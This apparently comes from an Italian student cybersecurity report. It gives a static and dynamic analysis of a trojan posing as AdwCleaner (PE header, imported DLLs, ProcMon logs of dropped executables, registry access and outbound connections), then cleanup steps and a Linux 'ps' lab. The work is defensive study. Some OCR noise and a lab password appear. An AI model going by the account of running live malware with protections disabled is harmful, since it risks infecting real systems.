
Member	Offset	Size	Value
e_magic	00000000	Word	5A4D
e_cblp	00000002	Word	0090
e_cp	00000004	Word	0003
e_crlc	00000006	Word	0000
e_cparhdr	00000008	Word	0004
e_minalloc	0000000A	Word	0000
e_maxalloc	0000000C	Word	FFFF
e_ss	0000000E	Word	0000
e_sp	00000010	Word	00B8
e_csum	00000012	Word	0000
e_ip	00000014	Word	0000
e_cs	00000016	Word	0000
e_lfarlc	00000018	Word	0040
e_ovno	0000001A	Word	0000
e_res	0000001C	Word	0000
	0000001E	Word	0000
	00000020	Word	0000
	00000022	Word	0000
e_oemid	00000024	Word	0000
e_oeminfo	00000026	Word	0000
e_res2	00000028	Word	0000
	0000002A	Word	0000
	0000002C	Word	0000
	0000002E	Word	0000
	00000030	Word	0000

Attiva Windows  
Passa a Impostazioni per attivare Windows

Come primo campo troviamo e\_magic che è specifico del campo di firma del DOS Header, il valore 5A4D indica in ASCII "MZ" ossia la firma standard che indica che il file eseguibile DOS è valido.

## Sezione Section Headers:

In questa sezione troviamo gli Headers, che nello specifico andranno ad effettuare una determinata funzione.



La sezione .text contiene il contenuto del codice del file.


La sezione .rdata contiene dati di sola lettura, come stringhe e indirizzi di funzioni.

La sezione .data contiene dati globali e statici, memorizza variabili e configurazioni critiche necessarie per l'esecuzione del file.

La sezione .rsrc contiene risorse come icone e dati di configurazioni.

## Sezione Import Directory:

Nella sezione Import Directory troviamo i principali moduli di sistema utilizzati dall'applicazione:



Analizzerò nello specifico soltanto i moduli più importanti:

### 1. Kernel32.dll:

Funzioni Importate: 61

Descrizione: Questo modulo è uno dei più importanti perché qui sono contenute le funzioni base del sistema operativo Windows (dll di sistema), come la gestione della memoria, dei processi, thread, l'I/O (input output) e altre funzionalità di sistema.

### 2. User32.dll:

Funzioni importate: 63

Descrizione: Anche questo modulo è uno dei più importanti perché fornisce le funzioni per l'interfaccia utente, come la gestione delle finestre, il controllo delle tastiere e i messaggi di sistema.

### 3. GDI32.dll:

Funzioni importate: 8

Descrizione: Contiene funzioni per la grafica di base, come il disegno di testo, forme e gestione delle immagini.

Essendo che il programma so che ha una GUI abbastanza semplice le funzioni importate sono poche.

### 4. SHELL32.dll:

Funzioni importate: 6

Descrizione: Fornisce funzioni per interagire con la shell di Windows, inclusa la gestione dei file, delle cartelle e delle operazioni di shell comuni.

## 5. ADVAPI32.dll:

Funzioni importate: 9

Descrizione: Contiene funzioni avanzate per la gestione delle applicazioni, come la gestione dei servizi di Windows, la sicurezza e le registrazioni di eventi.

## 6. COMCTL32.dll:

Funzioni importate: 4

Descrizione: Fornisce controlli comuni per l'interfaccia utente, come barre degli strumenti, progress bar, e altre componenti GUI.

Dettagli della Import Directory:


-Kernel32.dll e User32.dll sono moduli che permettono l'accesso a funzioni di sistema interne a windows fondamentali, quindi in questo caso il file malevolo va ad avere accesso a tali funzioni.

-ADVAPI32.dll è un modulo che indica che il file potrebbe interagire con il registro di windows, servizi di sistema, e funzioni di sicurezza.

-Shell32.dll e COMCTL32.dll sono moduli che indicano che il file potrebbe avere componenti di interfaccia utente GUI e interagire con il filesystem di Windows.

## Dependency Walker:

Il Dependency Walker elenca tutte le librerie (DLL) delle quali il file eseguibile dipende, cioè le librerie che deve caricare per funzionare correttamente.



Qui ritroviamo le varie librerie .dll Kernel32, User32, GDI32, Comctl32, precedentemente analizzate.

Riassumendo le dll:


- KERNEL32.dll: Gestione di processi e file
- USER32.dll: Interazione con l'utente
- GDI32.dll: Funzioni grafiche
- SHELL32.dll: Accesso a file e cartelle.
- ADVAPI32.dll: Accesso e modifica della sicurezza e del registro di sistema.
- COMCTL32.dll: Componenti dell'interfaccia utente.

## Analisi Dinamica:

### Analisi con PROCMON

Abbiamo catturato il comportamento del Malware con **ProcMon** dalla sua esecuzione fino all'invio del report che richiede alla fine della scansione. In questo modo possiamo avere una panoramica delle azioni che il Malware va a svolgere, dei file che crea, legge o modifica, delle chiavi di registro che va a modificare e delle connessioni che va a stabilire.

Abbiamo applicato dei filtri inserendo i nomi dei processi interessati in modo da avere una lista più snella



Dopo una prima occhiata abbiamo notato che **AdwCleaner.exe** va a creare un file eseguibile nella cartella **AppData** chiamato **6AdwCleaner.exe**.

AdwereCleaner.exe	7484	CreateFile	C:\Users\Riccardo\AppData\Local\6AdwCleaner.exe
AdwereCleaner.exe	7484	CreateFile	C:\Users\Riccardo\AppData\Local\6AdwCleaner.exe
AdwereCleaner.exe	7484	CreateFile	C:\Users\Riccardo\AppData\Local\6AdwCleaner.exe
AdwereCleaner.exe	7484	ReadFile	C:\Users\Riccardo\Desktop\AdwereCleaner.exe
AdwereCleaner.exe	7484	ReadFile	C:\Users\Riccardo\Desktop\AdwereCleaner.exe
AdwereCleaner.exe	7484	WriteFile	C:\Users\Riccardo\AppData\Local\6AdwCleaner.exe
AdwereCleaner.exe	7484	ReadFile	C:\Users\Riccardo\Desktop\AdwereCleaner.exe
AdwereCleaner.exe	7484	WriteFile	C:\Users\Riccardo\AppData\Local\6AdwCleaner.exe
AdwereCleaner.exe	7484	ReadFile	C:\Users\Riccardo\AppData\Local\6AdwCleaner.exe
AdwereCleaner.exe	7484	WriteFile	C:\Users\Riccardo\AppData\Local\6AdwCleaner.exe
AdwereCleaner.exe	7484	ReadFile	C:\Users\Riccardo\Desktop\AdwereCleaner.exe
AdwereCleaner.exe	7484	WriteFile	C:\Users\Riccardo\AppData\Local\6AdwCleaner.exe
AdwereCleaner.exe	7484	ReadFile	C:\Users\Riccardo\Desktop\AdwereCleaner.exe
AdwereCleaner.exe	7484	WriteFile	C:\Users\Riccardo\AppData\Local\6AdwCleaner.exe
AdwereCleaner.exe	7484	ReadFile	C:\Users\Riccardo\Desktop\AdwereCleaner.exe
AdwereCleaner.exe	7484	WriteFile	C:\Users\Riccardo\AppData\Local\6AdwCleaner.exe
AdwereCleaner.exe	7484	ReadFile	C:\Users\Riccardo\Desktop\AdwereCleaner.exe
AdwereCleaner.exe	7484	WriteFile	C:\Users\Riccardo\AppData\Local\6AdwCleaner.exe
AdwereCleaner.exe	7484	ReadFile	C:\Users\Riccardo\Desktop\AdwereCleaner.exe
AdwereCleaner.exe	7484	WriteFile	C:\Users\Riccardo\AppData\Local\6AdwCleaner.exe

Come sappiamo questa directory e` particolarmene sensibile agli attacchi dei malware, in quanto contiene dati e impostazioni di quasi tutte le applicazioni installate come file di configurazione, cache... in piu` e` una cartella nascosta quindi gli utenti comuni non la controllano regolarmente.

Andando ad isolare le attivita` di registro abbiamo visto come il programma va ad aprire diverse chiavi di registro (**RegOpenKey**) e va a eseguire query su valori specifici (**RegQueryValue**).

Questo potrebbe indicare che il malware sta raccogliendo informazioni sulla configurazione dal sistema.

AdwereCleaner.exe	7484	RegOpenKey	HKLM\Software\WOW6432Node\Policies\Microsoft\Windows\Safer\CodeIdentifiers
AdwereCleaner.exe	7484	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers
AdwereCleaner.exe	7484	RegSetInfoKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers
AdwereCleaner.exe	7484	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\TransparentEnabled
AdwereCleaner.exe	7484	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers
AdwereCleaner.exe	7484	RegOpenKey	HKEY\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers
AdwereCleaner.exe	7484	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem\
AdwereCleaner.exe	7484	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem
AdwereCleaner.exe	7484	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\FileSystem
AdwereCleaner.exe	7484	RegQueryValue	HKLM\System\CurrentControlSet\Control\FileSystem\LongPathsEnabled
AdwereCleaner.exe	7484	RegCloseKey	HKLM\System\CurrentControlSet\Control\FileSystem

Inoltre va ad impostare informazioni su alcune chiavi di registro, il che puo` indicare tentativi di modificare le impostazioni per garantirsi la persistenza o alterare il comportamento del sistema.

Attraverso il filtro andiamo ad isolare tutte le chiavi sulle quali il programma e` andato a scrivere in modo da farci un'idea sul danno che puo` aver provocato.



Attraverso i filtri possiamo isolare le attività di network

6AdwCleaner.exe	4784	TCP Connect	DESKTOP-PRFJSK4:50202 -> 104.18.38.233:http
6AdwCleaner.exe	4784	TCP Send	DESKTOP-PRFJSK4:50202 -> 104.18.38.233:http
6AdwCleaner.exe	4784	TCP TCPCopy	DESKTOP-PRFJSK4:50202 -> 104.18.38.233:http
6AdwCleaner.exe	4784	TCP Receive	DESKTOP-PRFJSK4:50202 -> 104.18.38.233:http
6AdwCleaner.exe	4784	TCP Send	DESKTOP-PRFJSK4:50202 -> 104.18.38.233:http
6AdwCleaner.exe	4784	TCP TCPCopy	DESKTOP-PRFJSK4:50202 -> 104.18.38.233:http
6AdwCleaner.exe	4784	TCP Receive	DESKTOP-PRFJSK4:50202 -> 104.18.38.233:http
6AdwCleaner.exe	4784	TCP Connect	DESKTOP-PRFJSK4:50203 -> 172.64.149.23:http
6AdwCleaner.exe	4784	TCP Send	DESKTOP-PRFJSK4:50203 -> 172.64.149.23:http
6AdwCleaner.exe	4784	TCP TCPCopy	DESKTOP-PRFJSK4:50203 -> 172.64.149.23:http
6AdwCleaner.exe	4784	TCP Receive	DESKTOP-PRFJSK4:50203 -> 172.64.149.23:http
6AdwCleaner.exe	4784	TCP Receive	DESKTOP-PRFJSK4:50202 -> 104.18.38.233:http
6AdwCleaner.exe	4784	TCP Receive	DESKTOP-PRFJSK4:50203 -> 172.64.149.23:http
6AdwCleaner.exe	4784	TCP Disconnect	DESKTOP-PRFJSK4:50203 -> 172.64.149.23:http
6AdwCleaner.exe	4784	TCP Disconnect	DESKTOP-PRFJSK4:50202 -> 104.18.38.233:http


Dall'analisi condotta con **Procmon** è emerso che il malware ha operato inizialmente nella cartella appdata, confermando l'intento di persistenza e furtività. Oltre alla creazione di numerosi file .dll in diverse posizioni, ha generato un file .exe che ha eseguito azioni simili, suggerendo un possibile meccanismo di propagazione o l'esecuzione di payload aggiuntivi. Questo comportamento è tipico dei trojan, che spesso rilasciano componenti secondari per eludere le misure di sicurezza ed eseguire operazioni malevoli in modo più efficace.

Un aspetto significativo osservato è stata la lettura e modifica di chiavi di registro, un comportamento tipico dei trojan per garantire la persistenza nel sistema, disabilitare funzionalità di sicurezza o configurare il sistema in modo malevolo.

Questo evidenzia l'importanza di monitorare non solo le operazioni sui file, ma anche le modifiche al registro di sistema per rilevare attività sospette.


## Eliminazione delle tracce

Per eliminare le tracce del malware, andiamo innanzitutto a terminare i processi sospetti con **Procexp**



Poi andiamo a riattivare il **firewall** e le **sicurezze di windows**, che avevamo disattivato per scaricare ed eseguire il Malware.


A questo punto, con **Autoruns**, andiamo a vedere quali programmi sospetti si avviano al login e troviamo AdwCleaner



Andiamo ad eliminarlo



Dopo aver controllato la presenza di processi sospetti in tutte le schede andiamo ad eseguire una scansione completa approfondita con la sicurezza di windows



La scansione dura circa 1 ora e mezza e alla fine vengono presentati i file sospetti trovati e le relative azioni di pulizia e messa in sicurezza.

Attraverso il **Prompt dei comandi** andiamo a fare il reset del winsock e dns, questo perche' generalmente i malware modificano proxy e DNS per per intercettare il traffico


```
Reimpostazione di completata.  
Riavviare il computer per completare l'azione.  
  
C:\Windows\system32>ipconfig /flushdns  
Configurazione IP di Windows  
Cache del resolver DNS svuotata.
```

## ESERCIZIO 2


### LAB LINUX SERVERS

In questo laboratorio utilizzerai la riga di comando di Linux per identificare i server in esecuzione su un computer

Accedi alla VM CyberOps Workstation come analista , utilizzando la password cyberops



Per accedere alla riga di comando, fai clic sull'icona del terminale situata nel Dock, nella parte inferiore della schermata della VM. Si apre l'emulatoro di terminale.



Utilizzare il ps comando per visualizzare tutti i programmi in esecuzione in background:

F	S	UID	PID	PPID	C	PRI	NI	ADDR	SZ	WCHAN	STIME	TTY	TIME	CMD
1	v7	root	1	0	0	80	0	-	42151	Sys_lep	03:58 ?		00:00:02	/sbin
me	I	root	2	0	0	80	0	-	0		03:58 ?		00:00:00	[kthr]
ret	I	root	4	2	0	60	-20	-	0		03:58 ?		00:00:00	[kwor]
I	I	root	6	2	0	60	-20	-	0		03:58 ?		00:00:00	[mm_p]
I	S	root	7	2	0	80	0	-	0		03:58 ?		00:00:00	[ksof]
I	I	root	8	2	0	58	-	-	0		03:58 ?		00:00:00	[rcu]
I	V7	I	9	2	0	58	-	-	0		03:58 ?		00:00:00	[rcu_]
esan	I	root	10	2	0	58	-	-	0		03:58 ?		00:00:00	[rcu_]
elle	I	root	11	2	0	58	-	-	0		03:58 ?		00:00:00	[rcuc]
I	S	root	12	2	0	58	-	-	0		03:58 ?		00:00:00	[rcub]
I	S	root	13	2	0	-40	-	-	0		03:58 ?		00:00:00	[migr]
v7.	I	root	14	2	0	-40	-	-	0		03:58 ?		00:00:00	[wactc]
me	S	root	15	2	0	80	0	-	0		03:58 ?		00:00:00	[cpuh]
ret	I	root	16	2	0	80	0	-	0		03:58 ?		00:00:00	[kdev]
I	I	root	17	2	0	60	-20	-	0		03:58 ?		00:00:00	[netn]
I	S	root	18	2	0	80	0	-	0		03:58 ?		00:00:00	[rcu_]
ocke	I	root	19	2	0	80	0	-	0		03:58 ?		00:00:00	[khun]
itivi	I	root	20	2	0	80	0	-	0		03:58 ?		00:00:00	[oom]
I	I	root	21	2	0	80	0	-	0		03:58 ?		00:00:00	[umit]
I	S	root	22	2	0	60	-20	-	0		03:58 ?		00:00:00	[kunit]
I	S	root	23	2	0	80	0	-	0		03:58 ?		00:00:00	[kcom]
I	S	root	24	2	0	85	5	-	0		03:58 ?		00:00:00	[ksmd]

**-e** → Mostra tutti i processi

**-l** → Usa il formato lungo

**-f** → Usa il formato completo, con ancora più dettagli

Il ps comando può anche essere usato per visualizzare tale gerarchia di processi. Usa **-ejH** le opzioni per visualizzare l'albero dei processi attualmente in esecuzione dopo aver avviato il webserver nginx con privilegi elevati

```
[analyst@secOps ~]$ sudo /usr/sbin/nginx
[analyst@secOps ~]$ sudo ps -ejH
```

```
[analyst@secOps ~]$ sudo ps -ejH
PID  PGID   SID TTY      TIME CMD
 2      0      0 ?        00:00:00 kthreadd
 4      0      0 ?        00:00:00 kuworker/0:0H
 6      0      0 ?        00:00:00 mm_percpu_wq
 7      0      0 ?        00:00:00 kssoftirqd/0
 8      0      0 ?        00:00:00 rcu_preempt
 9      0      0 ?        00:00:00 rcu_sched
10     0      0 ?        00:00:00 rcu_bh
11     0      0 ?        00:00:00 rcuc/0
12     0      0 ?        00:00:00 rcub/0
13     0      0 ?        00:00:00 migration/0
14     0      0 ?        00:00:00 watchdog/0
15     0      0 ?        00:00:00 cpuhp/0
16     0      0 ?        00:00:00 kdevtmpfs
17     0      0 ?        00:00:00 netns
18     0      0 ?        00:00:00 rcu_tasks_kthre
20     0      0 ?        00:00:00 khungtaskd
21     0      0 ?        00:00:00 oom_reaper
22     0      0 ?        00:00:00 writeback
23     0      0 ?        00:00:00 kcompactd0
24     0      0 ?        00:00:00 ksmd
